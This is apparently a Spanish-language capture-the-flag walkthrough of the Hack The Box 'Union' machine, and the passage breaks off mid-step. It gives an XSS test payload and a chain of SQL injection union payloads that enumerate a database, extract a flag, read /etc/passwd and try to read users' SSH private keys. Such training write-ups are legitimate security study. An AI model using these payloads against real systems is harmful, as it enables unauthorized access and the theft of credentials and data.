UNION

1. UNION


https://app.hackthebox.com/machines/Union

1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.


1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tan solo tenemos el *puerto 80* abierto.




Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como

input los puertos de *allports* mediante `extractPorts`.




1.3. Tecnologías web

Whatweb: nos reporta lo siguiente.



1.4. Fuzzing de directorios


Gobuster: encontramos varios directorios que pueden resultar interesantes, entre ellos, un /config.php.




1.5. SQL Injection to get the flag

Vemos que el servidor está usando *JQuery 3.2.1* por detrás, y sabemos de un XSS que afecta a esta versión. Entramos en la web, probamos este payload: `<img alt="<x" title="/><img src=x onerror=alert(1)>">`. Aparece la ventana emergente, por tanto, confirmamos que este servidor es vulnerable a XSS. No obstante, no conseguimos robar ninguna cookie de sesión ni tampoco desarrollar la explotación de este XSS.


El atributo `alt` generalmente se usa para proporcionar un texto alternativo para la imagen, que se muestra cuando la imagen no se puede cargar. En este caso, el texto alternativo es `<x`, lo cual es una cadena de texto arbitraria. El atributo `title` se usa para proporcionar un texto emergente cuando el mouse se coloca sobre la imagen. Sin embargo, en este caso, el valor está manipulado de manera maliciosa. Luego, se inserta otra etiqueta `<img>` con un evento `onerror` que ejecutará el código JavaScript `alert(1)`.




Vamos a probar otras alternativas: **inyecciones SQL**. Ya con el payload `admin' or 1=1-- -` vemos algo diferente en la respuesta del servidor, una respuesta que antes no solía dar.




Probamos esta inyección, con la cual obtenemos el nombre de todas las bases de datos: `admin' union select group_concat(schema_name) FROM information_schema.schemata-- -`.




Ahora, sacamos las tablas para la base de datos *november* con: `admin' UNION SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema='november'-- -`. Parece que hay dos tablas: *flag y players*.



Obtenemos las columnas ahora con esta consulta: `admin' UNION SELECT group_concat(column_name) FROM information_schema.columns WHERE table_schema='november' AND table_name='flag'-- -`. Solo hay una columna: *one*.




Esta consulta la usamos para obtener el valor de la única columna que hay: `admin' UNION SELECT group_concat(one) FROM flag-- -`. Esto parece ser una flag, la cual introducimos en el paso siguiente: /challenge.php.




Ahora, al introducir esta cadena en /challenge.php, obtenemos este mensaje. Parece que nuestra IP ha obtenido acceso por SSH. Esto también puede estar relacionado con ciertas restricciones de firewall que podría haber por defecto en el sistema, así que lanzamos otro escaneo de puertos con Nmap. Vemos ahora que el *puerto 22*

(SSH) está abierto.




1.5.1. Listing directories via SQL Injection

Vamos a tratar de listar ahora directorios para obtener posibles *claves SSH* y conectarnos al servidor: `admin' UNION SELECT load_file("/etc/passwd")-- -`. Mostramos de este modo el /etc/passwd. Vemos que hay dos usuarios en el directorio /home: *htb y uhc*. Seguidamente, usando esta misma inyección, tratamos de leer el contenido de las claves SSH, las cuales se encuentra en: /home/(usuario)/.ssh/id_rsa. No conseguimos mostrar nada de este modo.




En este punto, vamos a intentar tratar de leer el archivo /config.php que encontramos en la fase de fuzzing. Por tanto, probamos en el directorio por defecto

